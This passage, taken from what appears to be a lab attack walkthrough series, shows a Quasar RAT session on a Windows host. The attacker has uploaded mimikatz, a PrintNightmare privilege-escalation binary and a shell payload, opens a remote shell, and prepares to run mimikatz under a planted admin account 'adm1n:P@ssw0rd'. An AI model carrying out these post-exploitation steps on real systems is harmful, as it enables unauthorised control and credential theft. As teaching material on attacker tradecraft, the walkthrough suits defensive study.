


Drive: C:\ [Local Disk, NTFS]

Remote Path: C:\Users\user1

Name	Size	Type
OneDrive		Directory
Pictures		Directory
PrintHood		Directory
Recent		Directory
Saved Games		Directory
Searches		Directory
SendTo		Directory
Start Menu		Directory
Templates		Directory
Videos		Directory
mimikatz.exe	1.29 MB	File
NTUSER.DAT	1 MB	File
ntuser.dat.LOG1	404 KB	File
ntuser.dat.LOG2	304 KB	File
NTUSER.DAT{1c3790b4-b8ad-11e8-aa21-e41d2d101530}.TM.blf	64 KB	File
NTUSER.DAT{1c3790b4-b8ad-11e8-aa21-e41d2d101530}.TMCon...	512 KB	File
NTUSER.DAT{1c3790b4-b8ad-11e8-aa21-e41d2d101530}.TMCon...	512 KB	File
ntuser.ini	20 B	File
PrintNightmareLPE.exe	13.5 KB	File
shell.exe	547 B	File
vlib.dll	90.5 KB	File
xconsole.exe	14.5 KB	File

Then I open the remote shell feature of the RAT to see if mimikatz is working.



Quasar - Connected: 1 [Selected: 1]
File
Settings
Builder
About
IP Address
Tag
Account Type
192.168.36.209
Special...
Bit
User
Remote Shell - user1@RECEPTION [192.168.36.209:49762]

```
07/10/2021  01:14 PM    <DIR>          Pictures
08/16/2021  11:33 PM            13,824 PrintNightmareLPE.exe
07/10/2021  01:13 PM    <DIR>          Saved Games
07/10/2021  01:13 PM    <DIR>          Searches
08/17/2021  12:20 AM               547 shell.exe
07/10/2021  01:13 PM    <DIR>          Videos
08/16/2021  11:33 PM            92,672 vlib.dll
08/16/2021  11:33 PM            14,848 xconsole.exe
               5 File(s)      1,477,571 bytes
              15 Dir(s)  50,758,324,224 bytes free

C:\Users\user1>mimikatz.exe

  .#####.   mimikatz 2.2.0 (x64) #19041 Aug 10 2021 17:19:53
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > https://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'        > https://pingcastle.com / https://mysmartlogon.com ***/

mimikatz #
exi
```

Listening on port 4782.


This remote shell feature is with the privileges of a local user named "user1". Mimikatz needs to run with high privileges like that of a local administrator. We already have one local administrator account that we created in our last issue.

So I use the remote desktop feature of the Quasar RAT and open a new CMD window to be run as user "adm1n:P@ssw0rd" administrator account.



Remote Desktop - user1@RECEPTION [192.168.36.209:49762] - FPS: 2.39
Start
Stop
Quality:
75 (high)
Display 1
Hide
Recycle Bin
Microsoft Edge

Quasar Client
Remote desktop session started

Once the CMD is opened, I move to the directory where mimikatz tool is uploaded.

